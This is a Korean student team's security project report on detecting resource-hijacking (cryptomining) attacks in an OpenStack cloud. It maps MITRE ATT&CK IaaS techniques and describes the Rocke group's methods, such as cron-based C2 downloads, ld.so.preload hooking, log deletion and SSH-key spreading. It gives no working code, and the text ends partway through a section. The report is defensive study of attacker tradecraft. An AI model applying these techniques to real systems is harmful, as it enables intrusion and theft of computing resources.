Openstack 환경 기반의

Resource Hijacking 공격 탐지 및 대응 방안

K-Shield Jr. (10th)

Team. F-04

[공종욱, 박민지, 이영준, 정지원, 지동혁]

목 차

1. 서론

현재 여러 기업에서 온프레미스 환경에서 클라우드 환경으로의 마이그레이션이 활발하게 일어나고 있는 만큼, 클라우드 기술은 기업과 사용자들에게 편리함을 가져다주고 있다. 하지만, 이는 비단 정당한 사용자 뿐 아니라 해킹그룹을 포함한 여러 범죄조직에게도 좋은 기회를 제공해주고 있다. 원하는 만큼 서비스 자원을 사용할 수 있는 특징을 가진, 클라우드 기반 시스템은 여타 일반적인 시스템에 비해 사용가능한 자원의 잠재력이 높아 공격자들에게 매력적인 타깃이 되고 있다.

이러한 특성 때문에, 여러 사이버 공격자들은 클라우드의 방대한 자원을 탈취하여 암호화폐를 채굴하는데 악용하고 있다. 실제로, TeamTNT나 Rocke와 같은 해킹그룹은 클라우드 계정을 공략하여 부당하게 접근권한을 획득하고, 클라우드 환경설정 오류나 취약한 인스턴스를 악용하여 클라우드 자원을 탈취하는 '리소스 하이재킹' 공격을 수행하였다.[1]

이러한 자원을 탈취함으로써 공격자는 암호화폐를 채굴함과 동시에, 대상 시스템의 자원을 고갈시켜 응답불능 상태에 빠지도록 할 수 있다. 일반적으로 클라우드 기반의 서버 및 시스템이 주요 대상이지만, 이를 사용하는 사용자 엔드포인트 시스템까지 피해를 손상되어 자원 탈취 공격에 악용될 수 있다.[2] 이렇듯 기업 뿐 아니라 최종 소비자에게 직접적인 피해가 일어나고 있어, 마이크로소프트의 경우 지난해 12월 클라우드 서비스를 통한 암호화폐 채굴을 금지한다고 밝힌 바 있다. MS Azure뿐 아니라 구글 클라우드 및 오라클에서도 채굴을 금지하거나 서면 허가를 요구하고 있고, AWS의 경우 제한적인 조건 하에서만 채굴 활동을 허용하고 있다.[3]

이러한 클라우드 환경을 대상으로 한 리소스 하이재킹 공격에 대비하여, 공격을 빠르게 탐지하고 공격이 성공하지 못하도록 사전에 차단할 수 있는 방법을 준비해 놓는 것이 무엇보다 중요하다. 따라서, 본 프로젝트에서는 클라우드 환경에서 일어날 수 있는 공격 기법과 공격을 수행했던 해킹 그룹에 대해 조사하고, 오픈스택을 사용하여 클라우드 환경을 구축 후 가상 공격을 시도해 볼 예정이다. MITRE ATT&CK Framework를 기반으로 공격 시나리오를 구성하여 여러 공격을 시도해보고, 로그를 분석하여 이를 탐지할 수 있는 방법과 공격을 사전에 차단할 수 있는 대응방안을 대해 제시해보고자 한다. 추가적으로, 현재 클라우드 자원의 상태를 가시적으로 확인할 수 있는 대시보드 디자인을 제안하여, 사용자가 리소스 하이재킹 공격을 당할 경우 이를 바로 인지할 수 있다면 피해를 최소화하는데 기여할 수 있을 것이라 생각한다.

---

[1] 문가용. (2022.03.31). 클라우드에 빈틈만 보이면 암호화폐 채굴을 시작하는 사이버공격. 보안뉴스. https://www.boannews.com/media/view.asp?idx=105830


[2] Resource Hijacking. MITRE ATT&CK Enterprise Matrix. https://attack.mitre.org/matrices/enterprise/

[3] 추현우. (2022.12.16). 마이크로소프트, 애저 클라우드에서 암호화폐 채굴 금지. 디지털투데이. https://www.digitaltoday.co.kr/news/articleView.html?idxno=466831

2. MITRE Enterprise ATT&CK Matrix

2-1. IaaS Matrix

가상 인프라 환경을 대상으로 공격을 시도하기에 앞서, 클라우드 환경에서 일어날 수 있는 공격이 어떤 것이 있고, 이를 실제로 수행했던 공격그룹에 대해 먼저 알아볼 필요가 있다. 아래의 <그림 1>은 MITRE ATT&CK Framework에서 클라우드 환경, 그 중에서도 IaaS 클라우드를 대상으로 한 공격에 대한 내용이다.



<그림 1> MITRE Enterprise ATT&CK IaaS Matrix

1) Initial Access

- 다양한 공격 벡터를 사용하여 네트워크 내에서 초기 발판을 확보

(1) Exploit Public-Facing Application (T1190)

* 인터넷과 연결된 공개 애플리케이션의 약점을 악용

* 주로 웹사이트 및 웹서버, 데이터베이스나 표준서비스(SMB,SSH), 네트워크 장치 프로토콜(SNMP)를 대상으로 이루어짐

(2) Trusted Relationship (T1199)

* 신뢰받는 Third Party 관계를 악용하여 보다 원활하고 간편하게 공격 대상 네트워크에 접근

* IT서비스 계약자, 관리형 보안 제공자, 인프라 계약자를 포함한 타사 외부 공급자에게 주어진 권한을 악용

(3) Valid Account (T1078)

* 기존 계정의 자격증명(Credential)을 악용하여 네트워크의 다양한 자원과 시스템에 대한 접근통제를 우회

* 손상된 자격증명을 사용하여 네트워크의 제한된 구역에 접근할 수 있는 권한을 획득

2) Execution

- 로컬 또는 원격 시스템에서 공격자가 제어하는 코드를 실행

(1) Cloud Administration Command (T1651)

* 클라우드의 가상머신이나 연결장치에 명령을 내릴 수 있는 클라우드 관리 서비스 악용

* 공격자가 클라우드 환경의 관리자 권한을 획득할 경우, 클라우드의 가상머신 또는 온프레미스와 결합된 장치에 명령을 실행할 수 있음

* 획득한 권한을 악용하여 Trusted Relationship 활용 가능

(2) Command and Scripting Interpreter (T1059)

* 명령, 스크립트, 바이너리 파일을 실행할 수 있는 명령어나 스크립트 인터프리터를 악용

* MacOS와 리눅스 배포판의 유닉스 쉘과 Windows의 Windows Command Shell, PowerShell 등

(3) Serverless Execution (T1648)

* 서버리스 컴퓨팅, 통합 및 자동화 서비스를 악용하여 클라우드 환경에서 임의의 코드를 실행

* Event Triggered Execution와 결합하여 지속적인 명령을 내릴 수 있음

(4) User Execution (T1204)

* 사용자의 특정 작업에 의존한 실행

* 사용자가 악성 파일이나 링크를 열어 악성코드를 실행시키는 사회공학 기법으로 실현 가능

* 스피어피싱의 후속공격으로 연계 가능

3) Persistence

- 시스템에 대한 액세스를 유지하기 위한 작업 및 구성 변경

(1) Account Manipulation (T1098)

* 피해자 시스템에 대한 접근 권한을 유지하기 위해 계정을 조작

* 자격증명 및 권한 그룹 수정을 통해 침해된 계정에 대한 공격자의 액세스를 유지

(2) Create Account (T1136)

* 피해자 시스템에 접근할 수 있는 계정을 생성하여 원격 액세스 툴 없이 보조 자격증명 액세스를 설정

* 로컬 시스템 및 도메인 또는 클라우드 테넌트 내에 생성 가능

(3) Event Triggered Execution (T1546)

* 특정 이벤트를 기반으로 실행을 발생시키는 시스템 메커니즘을 사용

* 반복적인 악성코드 실행을 통해 희생자에 대한 지속적인 액세스를 유지할 수 있음

(4) Implant Internal Image (T1525)

* 특정 환경의 접근권한을 획득한 후, 지속성을 위해 클라우드 또는 컨테이너 이미지에 악성코드를 이식

(5) Modify Authentication Process (T1556)

* 인증 메커니즘 및 프로세스를 수정하여 사용자 자격증명에 접근하거나 계정에 대한 부당한 접근을 허용

* 인증 프로세스의 일부를 악의적으로 수정하여 자격증명을 표시하거나 인증 메커니즘을 무시

(6) Valid Account (T1078)

* 기존 계정의 자격증명(Credential)을 악용하여 네트워크의 다양한 자원과 시스템에 대한 접근통제를 우회

* 손상된 자격증명을 사용하여 네트워크의 제한된 구역에 접근할 수 있는 권한을 획득

4) Privilege Escalation

- 시스템 또는 네트워크에 대한 더 높은 수준의 권한을 얻기 위한 공격

(1) Event Triggered Execution (T1546)

* 특정 이벤트를 기반으로 실행을 발생시키는 시스템 메커니즘을 사용

* 반복적인 악성코드 실행을 통해 희생자에 대한 지속적인 액세스를 유지할 수 있음

(2) Valid Account (T1078)

* 기존 계정의 자격증명(Credential)을 악용하여 네트워크의 다양한 자원과 시스템에 대한 접근통제를 우회

* 손상된 자격증명을 사용하여 네트워크의 제한된 구역에 접근할 수 있는 권한을 획득

5) Defense Evasion

- 공격을 수행하는 동안 탐지를 피하기 위한 기술

(1) Impair Defenses (T1562)

* 공격 대상 환경의 구성요소를 악의적으로 수정하여 방어 메커니즘을 방해하거나 비활성화

* 방화벽 및 안티바이러스와 같은 예방통제 기능 뿐 아니라 탐지통제 기능의 손상까지 포함

(2) Modify Authentication Process(T1556)

* 인증 메커니즘 및 프로세스를 수정하여 사용자 자격증명에 접근하거나 계정에 대한 부당한 접근을 허용

* 인증 프로세스의 일부를 악의적으로 수정하여 자격증명을 표시하거나 인증 메커니즘을 무시

(3) Modify Cloud Compute Infrastructure (T1578)

* 클라우드 계정의 컴퓨팅 서비스 인프라를 수정

* 컴퓨팅 인스턴스, 가상머신 및 스냅샷과 같은 구성요소의 생성, 삭제 및 수정

* 인프라 구성요소 수정을 통해 얻은 사용권한을 악용하여 기존 인프라에 대한 접근통제를 무시하고 탐지 회피 및 존재 증거 삭제

(4) Unused/Unsupported Cloud Regions (T1535)

* 탐지를 피하기 위해 사용되지 않는 서비스 영역에 클라우드 인스턴스를 생성

* 사용되지 않는 클라우드 영역을 악의적으로 사용(리소스 하이재킹)하여 암호화폐를 채굴하기도 함

(5) Use Alternate Authentication Material (T1550)

* 패스워드 해시, 커버로스 티켓 및 애플리케이션 액세스 토큰과 같은 대체 인증수단을 사용하여 내부환경으로 이동하고 일반 시스템 접근 통제를 우회

* 대체 인증 수단을 캐싱하여, 시스템에서 사용자에게 인증 요소 재입력을 요구하지 않고도 ID가 성공적으로 인증되었는지 확인 가능

(6) Valid Account (T1078)

* 기존 계정의 자격증명(Credential)을 악용하여 네트워크의 다양한 자원과 시스템에 대한 접근통제를 우회

* 손상된 자격증명을 사용하여 네트워크의 제한된 구역에 접근할 수 있는 권한을 획득

6) Credential Access

- 합법적인 자격증명을 도용하여 공격 대상 시스템에 접근하고 탐지를 어렵게 하는 기술

(1) Brute Force (T1110)

* 반복적인 메커니즘을 사용하여 계정 또는 계정 집합에 대한 패스워드를 몰라도 체계적으로 암호를 추측

(2) Forge Web Credentials (T1606)

* 웹 애플리케이션 또는 인터넷 서비스에 접근하는데 사용할 수 있는 자격증명 자료를 위조

* 위조된 웹 자격증명을 사용하여 서비스 자원에 접근할 수 있으며, 다중요소 인증 및 기타 보호 메커니즘을 우회

(3) Modify Authentication Process (T1556)

* 인증 메커니즘 및 프로세스를 수정하여 사용자 자격증명에 접근하거나 계정에 대한 부

당한 접근을 허용

* 인증 프로세스의 일부를 악의적으로 수정하여 자격증명을 표시하거나 인증 메커니즘을 무시

(4) Multi Factor Authentication Request Generation (T1621)

* MFA 메커니즘을 무시하고 사용자에게 전송되는 MFA 요청을 생성하여 계정에 접근 시도

* 공격자는 MFA 서비스에 푸시 알림 자동생성을 악용하여, 원래 사용자가 그들의 계정에 접근을 허용하도록 유도

(5) Network Sniffing (T1040)

* 네트워크 트래픽을 스니핑하여, 네트워크를 통해 전달되는 인증 자료를 포함한 환경에 대한 정보를 캡처

* 클라우드 기반 환경에서는 트래픽 미러링 서비스를 사용하여 가상머신의 네트워크 트래픽을 스니핑

(6) Unsecured Credentials (T1552)

* 안전하지 않은 상태로 저장된 크리덴셜을 찾기 위해 침해 시스템을 탐색

* 평문 파일, OS 및 애플리케이션 별 저장소, 기타 특수 파일 및 아티팩트가 포함됨

7) Discovery

- 공격자가 시스템 및 내부 네트워크에 대한 지식을 얻기 위해 사용할 수 있는 기술

(1) Account Discovery (T1087)

* 공격 대상 시스템에서 유효한 계정, 사용자 이름 또는 이메일 주소의 목록을 요청

* Brute Force, 스피어피싱 등 후속 공격으로 연계 가능

(2) Cloud Infrastructure Discovery (T1580)

* IaaS 환경 내에서 사용할 수 있는 인프라 및 리소스를 검색

* 인스턴스, 가상머신 및 스냅샷과 같은 compute 서비스 리소스와 스토리지 및 DB서비스를 비롯한 기타 서비스 리소스가 포함됨

(3) Cloud Service Dashboard (T1538)

* 탈취한 자격증명을 활용해 클라우드 서비스 대시보드 GUI를 통해 클라우드 환경에서 특정 서비스, 리소스 및 기능과 같은 유용한 정보를 획득

(4) Cloud Service Discovery (T1526)

* 시스템에서 실행 중인 클라우드 서비스를 열거

(5) Cloud Storage Object Discovery (T1619)

* 클라우드 스토리지 인프라에서 오브젝트를 열거

* 사용가능한 스토리지 서비스 식별 후, 공격자는 클라우드 인프라에 저장된 컨텐츠 및 오브젝트에 접근 가능

(6) Network Service Discovery (T1046)

* 원격 소프트웨어 악용 공격에 취약한 서비스를 포함하여 원격 호스트 및 로컬 네트워크 인프라에서 실행 중인 서비스 목록을 획득

* 일반적으로 포트 및 취약점 스캐닝을 활용

(7) Network Sniffing (T1040)

* 네트워크 트래픽을 스니핑하여, 네트워크를 통해 전달되는 인증 자료를 포함한 환경에 대한 정보를 캡처

* 클라우드 기반 환경에서는 트래픽 미러링 서비스를 사용하여 가상머신의 네트워크 트래픽을 스니핑

(8) Password Policy Discovery (T1201)

* 기업의 네트워크 또는 클라우드 환경에서 사용되는 패스워드 정책에 대한 정보에 접근

* 패스워드 정책을 준수하는 일반 암호 목록을 만들고, 이에 대한 사전 공격 또는 무차별 공격을 수행하기 위한 사전 작업

(9) Permission Groups Discovery (T1069)

* 그룹과 권한 설정에 관한 정보를 통해, 공격자는 어느 사용자 계정과 그룹이 사용 가능한지, 특정 그룹의 구성원 정보, 유저와 그룹의 권한 상승 여부를 파악

(10) Software Discovery (T1518)

* 시스템이나 클라우드 환경에 설치된 소프트웨어와 버전정보 목록을 획득

(11) System Information Discovery (T1082)

* 버전, 패치, 핫픽스, 서비스 패키지 및 아키텍처를 포함한 운영체제 및 하드웨어에 대한

자세한 정보를 획득

* Systeminfo와 같은 도구를 사용하여 자세한 시스템 정보를 수집 가능

(12) System Location Discovery (T1614)

* 공격 대상 호스트의 위치를 알아내기 위한 정보를 수집

* 시간대, 키보드 구성, 언어 설정과 같은 다양한 시스템 검사를 사용하여 시스템의 위치를 추론

(13) System Network Connections Discovery (T1049)

* 네트워크를 통해 정보를 질의하여 현재 액세스 중인 침해 시스템 또는 원격 시스템과의 네트워크 연결 목록을 획득

* netstat, net use 및 net session 등의 유틸리티/명령어를 활용

* Mac 및 Linux에서는 netstat, lsof, who -a, 명령어를 사용

8) Lateral Movement

- 공격자가 네트워크의 원격 시스템의 내부로 들어가 이를 제어하기 위한 기술

(1) Use Alternate Authentication Material (T1550)

* 패스워드 해시, 커버로스 티켓 및 애플리케이션 액세스 토큰과 같은 대체 인증수단을 사용하여 내부환경으로 이동하고 일반 시스템 접근 통제를 우회

* 대체 인증 수단을 캐싱하여, 시스템에서 사용자에게 인증 요소 재입력을 요구하지 않고도 ID가 성공적으로 인증되었는지 확인 가능

9) Collection

- 공격자가 공격 대상에 대한 정보를 수집하기 위해 사용하는 기술

(1) Automated Collection (T1119)

* 시스템이나 네트워크 침투 이후, 공격자는 내부 데이터 수집을 위한 자동화 기술을 사용

* 명령 및 스크립트 인터프리터를 사용하여 특정 시간 간격으로 파일 형식, 위치 또는 이름과 같은 기준에 적합한 정보를 검색하고 복사

(2) Data from Cloud Storage (T1530)

* 부적절하게 보호된 클라우드 스토리지의 데이터에 접근

(3) Data from Information Repositories (T1213)

* 정보 저장소를 활용하여 귀중한 정보를 채굴

* 공격자가 추가 목표를 달성하거나, 대상 정보에 직접 접근하는데 도움이 될 수 있는 다양한 데이터를 저장하고 있으며, 외부 공유 기능을 악용하여 중요 문서를 조직 외부의 수신인과 공유 가능

(4) Data Staged (T1074)

* 수집된 데이터를 유출하기 전에 특정 지점 또는 디렉터리에 위치시킴

* 유출 이전에 희생자 네트워크의 중앙 집중화된(Staged) 위치에 데이터를 모아서, 그들의 C2서버로의 연결 수를 최소화하고 탐지 가능성을 줄일 수 있음

10) Exfiltration

- 공격 대상 네트워크에서 데이터를 유출시키기 위해 사용하는 기술

(1) Exfiltration over Alternative Protocol (T1048)

* 기존의 명령 및 제어 채널의 프로토콜이 아닌 다른 프로토콜을 통해 데이터를 유출

* 대체 프로토콜에는 FTP, SMTP, HTTP, DNS, SMB 또는 메인 C&C 채널로 사용되지 않는 다른 프로토콜이 포함되고, 이 대체 채널을 암호화 혹은 난독화

(2) Transfer Data to Cloud Account (T1537)

* 공격자는 클라우드 환경의 백업을 포함한 데이터를 그들이 제어하고 있는 동일한 서비스의 다른 클라우드 계정으로 전송하여, 일반적인 파일 전송/다운로드 및 네트워크 기반 유출 탐지를 회피

11) Impact

- 공격 대상 시스템의 비즈니스 및 운영 프로세스를 조작하여 가용성을 저해하거나 무결성을 손상시키는데 사용되는 기술

(1) Data Destruction (T1485)

* 시스템, 서비스 및 네트워크 자원에 대한 가용성을 저해하기 위해 특정 시스템 또는 네트워크에서 데이터 및 파일을 대량으로 파괴

* 로컬 및 원격 드라이브의 파일과 데이터를 덮어쓰는 방식을 사용해, 저장되어 있던 데이터를 포렌식으로 복구할 수 없게 만듦

(2) Data Encrypted for Impact (T1486)

* 대상 시스템 또는 네트워크의 여러 시스템에서 데이터를 암호화하여 자원에 대한 가용성을 저해

* 로컬 및 원격 드라이브의 파일과 데이터를 암호화하고, 해독 키에 대한 액세스를 보류하여 저장된 데이터에 접근을 방해

(3) Defacement (T1491)

* 기업 네트워크에서 내외부적으로 사용가능한 시각적 컨텐츠를 수정하여, 원본 컨텐츠의 무결성에 피해

* 침입에 대한 메시지 전달, 협박, 신용 주장 등을 목적으로 활용

(4) Endpoint Denial of Service (T1499)

* 해당 서비스가 호스팅되는 시스템 자원을 모두 사용하거나 시스템을 이용하여 지속적인 충돌 상태를 유발

* 서비스에 대한 액세스를 제공하는데 사용되는 네트워크를 포화시키지 않고 서비스의 가용성을 거부

* IP 스푸핑 및 봇넷을 활용한 여러 가지 방법이 존재

(5) Inhibit System Recovery (T1490)

* 기존 제공 데이터를 삭제하고 손상된 시스템의 복구를 지원하도록 설계된 서비스를 해제하여 복구를 방해

(6) Network Denial of Service (T1498)

* 대상 네트워크 리소스의 가용성을 저하시키고 네트워크 대역폭을 모두 소진시킴

* IP 스푸핑 및 봇넷을 활용한 여러 가지 방법이 존재

(7) Resource Hijacking (T1496)

* 리소스 하이재킹의 공통된 목적은 암호화폐 네트워크의 거래를 검증하고 가상화폐를 벌기 위함

* 공격자는 충분한 시스템 자원을 소비하여 부정적인 영향을 끼칠 수 있고, 시스템이 응답불능 상태에 빠지게 만듦

* 몇몇 암호화폐 채굴 악성코드는 경쟁 악성코드에 대한 프로세스를 식별하고 제거하여 자원 경쟁을 하지 못하게 함

2-2. Resource Hijacking _Rocke

위에서 살펴본 MITRE ATT&CK Matrix에서 IaaS 환경을 대상으로 이뤄졌던 여러 공격과 기법에 대해 알아보았다. 이 중, 우리는 리소스 하이재킹 공격에 주목하여 더욱 깊게 분석해 볼 예정이다. 리소스 하이재킹(Resource Hijacking)이란 피해자의 PC나 서버를 이용하여 컴퓨팅 자원을 무단으로 사용하는 공격을 의미한다. 클라우드 환경은 리소스 하이재킹의 매력적인 공격 대상이 될 수 있다. 다수의 사용자가 리소스에 접근할 수 있고 제공하는 자원의 규모가 상당하다는 클라우드의 특징 때문이다.

이러한 기법을 활용하여 실제로 리소스 하이재킹 공격을 수행했던 해킹 그룹에 대한 정보도 MITRE Framework에서 볼 수 있다. 이 중, 우리는 차후 수행하게 될 가상 공격 시나리오의 모티브가 될 Rocke 그룹을 집중적으로 살펴보고, 그룹이 수행했던 공격에 대해 단계별로 구분하여 확인해보고자 한다.

1) Initial Access

(1) Exploit Public-Facing Application (T1190)

* Apache Struts 2, Oracle WebLogic 및 Adobe ColdFusion의 취약점을 악용하여 감염된 Linux 피해자 컴퓨터는 백도어 0720.bin 다운로드 후 쉘 오픈

2) Execution

(1) Command and Scripting Interpreter _Unix Shell (T1059.004)

* 셸 스크립트를 사용하여 지속성 확보하고 암호화폐 채굴 악성 소프트웨어 실행

(2) Command and Scripting Interpreter _Python (T1059.006)

* Rocke는 Python 기반의 악성 소프트웨어를 사용하여 자신들의 코인마이너를 설치하고 확보

(3) Scheduled Task/Job _Cron (T1053.003)

* 악성코드 초기실행이나 주기적인 실행을 위해 cron 유틸리티를 악용

* C2서버로부터 파일을 다운로드하고 실행하기 위해 cron 작업을 설치

3) Persistence

(1) Boot or Logon Autostart Execution _Registry Run Keys / Startup Folder (T1547.001)

* Rocke의 채굴 프로그램은 Windows 시작 메뉴 폴더에 UPX로 압축된 파일로 생성. 이는 통해 로그인 시 채굴 프로그램이 자동으로 실행되어 지속성을 확보

(2) Boot or Logon Initialization Scripts (T1037)

* 지속성을 유지하기 위해 "init.d"에 시작 스크립트를 설치

* "init.d" 디렉토리는 Linux에서 부팅 시 자동으로 실행되는 스크립트를 포함하는 위치이다. Rocke는 이 디렉토리에 자신의 시작 스크립트를 설치하여 시스템 부팅 시 자동으로 실행되도록 했다.

* "init.d" 디렉토리는 관리자 권한이 필요하므로 Rocke는 먼저 관리자 권한을 획득했을 것이다.

(3) Create or Modify System Process _Systemd Service (T1543.002)

* 지속성을 유지하기 위해 systemd 서비스 스크립트를 설치

* 고도로 영향력을 행사하기 위해서 또는 악성 페이로드를 반복적으로 실행하기 위해 Systemd 서비스를 생성하거나 수정할 수 있다. Systemd는 많은 리눅스 배포판에서 init 시스템으로 사용되며, SysVinit 및 Upstart과 같은 이전 init 시스템을 대체하면서 호환성을 유지

(4) Hijack Execution Flow _Dynamic Linker Hijacking (T1574.006)

* 프로세스 목록에서 설치된 드롭퍼 및 마이닝 소프트웨어를 숨기기 위해 /etc/ld.so.preload를 수정하여 libc 함수를 후크(hook)

* 동적 링커가 사용하는 환경 변수를 탈취하여 악성 페이로드를 실행. Linux에서 동적 링커 변수를 탈취하는 것은 희생자 프로세스의 메모리, 시스템/네트워크 자원 및 상승된 권한에 대한 액세스 권한을 부여할 수 있다.

* 이 방법은 실행이 합법적인 프로세스 하에서 가려져서 보안 제품에서 탐지를 피할 수도 있다. Linux에서 공격자는 LD_PRELOAD를 악성 라이브러리의 경로로 설정할 수 있다. 악성 라이브러리는 피해 프로그램이 요청하는 합법적인 라이브러리의 이름과 일치하며,

피해 프로그램 실행 시 운영 체제가 공격자의 악성 코드를 로드하도록 한다.

(5) Scheduled Task/Job _Cron (T1053.003)

* C2서버로부터 파일을 다운로드하고 실행하기 위해 cron 작업을 설치

4) Privilege Escalation

(1) Boot or Logon Initialization Scripts (T1037)

* 지속성을 유지하기 위해 "init.d"에 시작 스크립트를 설치

(2) Create or Modify System Process _Systemd Service (T1543.002)

* 지속성을 유지하기 위해 systemd 서비스 스크립트를 설치

(3) Hijack Execution Flow _Dynamic Linker Hijacking (T1574.006)

* 프로세스 목록에서 설치된 드롭퍼 및 마이닝 소프트웨어를 숨기기 위해 /etc/ld.so.preload를 수정하여 libc 함수를 후크(hook)

(4) Scheduled Task/Job _Cron (T1053.003)

* C2서버로부터 파일을 다운로드하고 실행하기 위해 cron 작업을 설치

(5) Process Injection _Portable Executable Injection (T1055.002)

* Rocke의 채굴 프로그램 "TermsHost.exe"는 Notepad.exe를 포함한 Windows 프로세스에 주입되어 방어 시스템을 우회

* 공격자가 프로세스 내에 실행 파일(PE)을 주입하여 프로세스 기반 방어를 우회하고 권한 상승을 시도

* PE 주입은 주로 디스크에 파일이 없는 코드를 대상 프로세스의 가상 주소 공간으로 복사한 후 새로운 스레드를 통해 호출하는 방식으로 이루어진다. 다른 프로세스의 컨텍스트에서 코드를 실행하는 것은 해당 프로세스의 메모리, 시스템/네트워크 리소스 및 관리자 권한에 액세스할 수 있는 기회를 제공할 수 있다. PE 주입을 통한 실행은 실행이 합법적인 프로세스 아래에 감추어져서 보안 제품에서의 탐지를 우회할 수 있다.

5) Defense Evasion

(1) Impair Defenses _Disable or Modify System Firewall (T1562.004)

* 안티바이러스 소프트웨어를 감지하고 제거하는 스크립트를 사용

(2) Impair Defenses _Disable or Modify Tools (T1562.001)

* Rocke는 프로세스를 종료하고 방화벽 규칙을 추가하여 다른 암호화폐 채굴 프로그램과 관련된 트래픽을 차단하는 스크립트를 사용

(3) Deobfuscate/Decode Files or Information (T1140)

* Rocke는 C2 서버에서 tar.gz 파일을 다운로드한 후 추출

(4) File and Directory Permissions Modification _Linux and Mac File and Directory Permissions Modification (T1222.002)

* 파일을 수정할 수 없도록 파일 권한을 변경

(5) Hide Artifacts _Hidden Files and Directories (T1564.001)

* 대상 시스템에서 파일을 숨길 수 있는 "libprocesshider" 파일을 다운로드

(6) Hijack Execution Flow _Dynamic Linker Hijacking (T1574.006)

* Rocke는 프로세스 목록에서 설치된 드롭퍼 및 마이닝 소프트웨어를 숨기기 위해 libc 기능을 연결하도록 /etc/ld.so.preload를 수정

(7) Indicator Removal _Clear Linux or Mac System Logs (T1070.002)

* /var/log/ 폴더 내의 로그 파일을 삭제

(8) Indicator Removal _File Deletion (T1070.004)

* 감염된 컴퓨터에서 파일을 삭제

(9) Indicator Removal _Timestamp (T1070.006)

* 특정 파일의 타임스탬프를 변경

(10) Masquerading _Match Legitimate Name or Location (T1036.005)

* 마이닝 실행 파일을 다운로드하고 파일 이름을 "java"라고 저장하는 쉘 스크립트를 사용

(11) Process Injection _Portable Executable Injection (T1055.002)

* Rocke 의 채굴 프로그램 "TermsHost.exe"는 자신을 Notepad.exe를 비롯한 Windows 프로세스에 주입하여 방어 회피

(12) Rootkit (T1014)

* 프로세스 목록에서 설치된 드롭퍼 및 마이닝 소프트웨어를 숨기기 위해 libc 기능을 연결하도록 /etc/ld.so.preload를 수정

6) Credential Access

(1) Unsecured Credentials _Private Keys (T1552.004)

* 감염된 컴퓨터에서 SSH 개인 키를 사용하여 네트워크 전체에 코인 채굴기를 배포

7) Discovery

(1) Remote System Discovery (T1018)

* 감염된 시스템의 known_hosts 파일에서 IP 주소를 찾고 여기에 SSH를 시도

(2) Network Service Discover (T1046)

* Rocke는 노출된 TCP 포트 7001과 SSH 및 Redis 서버에 대한 스캔을 수행

(3) Process Discovery (T1057)

* Rocke는 감염된 시스템에서 실행 중인 프로세스의 PID를 탐지

(4) Software Discovery (T1518)

* Rocke는 바이러스 백신 소프트웨어를 감지하고 제거하는 스크립트를 사용

(5) System Information Discovery (T1082)

* Rocke는 감염된 시스템의 커널에 대한 이름과 정보를 수집하기 위해 uname -m을 사용

8) Lateral Movement

(1) Remote Services _SSH (T1021.004)

* SSH를 통해 코인 마이너를 배포

9) Command and Control

(1) Application Layer Protocol (T1071)

* 감염된 시스템에서 C2서버로 wget 요청을 발행

(2) Ingress Tool Transfer (T1105)

* 멀웨어를 사용하여 추가 악성 파일을 대상 시스템에 다운로드

(3) Non-Standard Port (T1571)

* Rocke의 마이너는 포트 51640을 사용하여 C2 서버에 연결

(4) Web Service (T1102)

* 명령 및 제어를 위해 Pastebin, Gitee 및 GitLab을 사용

(5) Web Service _Dead Drop Resolver (T1102.001)

* Pastebin을 사용하여 비커닝 멀웨어의 버전을 확인하고 업데이트된 멀웨어를 호스팅하는 다른 Pastebin으로 리디렉션 수행

10) Impact

(1) Resource Hijacking (T1496)

* 크립토마이닝 멀웨어를 배포

2-3. Resource Hijacking _Group 및 멀웨어 분석

이번 장에서는 리소스 하이재킹 공격과정과 특징에 대한 보다 원활한 이해를 돕고자 Rocke그룹을 포함한 리소스 하이재킹을 수행했던 다른 해킹 그룹의 공격에 대해 분석하고 공통점을 제시하고자 한다. MITRE ATT&CK에 제시된 Resource Hijacking을 수행 그룹 APT41, Blue Mockingbird, Rocke, TeamTNT와 멀웨어 Bonadan, CookieMiner, Hildegard, Imminent Monitor, Kinsing, LoudMiner, Lucifer, Skidmap로 총 12개의 공격 예시를 분석하였다.

1) 공격 목적

12개의 공격 모두 암호화폐 채굴을 목적으로 하고 있었다. 이는 암호화폐 채굴이 대량의 컴퓨팅 자원과 연산 능력을 필요로 하기 때문으로 보인다

2) 쉘 사용

- Command and Scripting Interpreter (T1059)

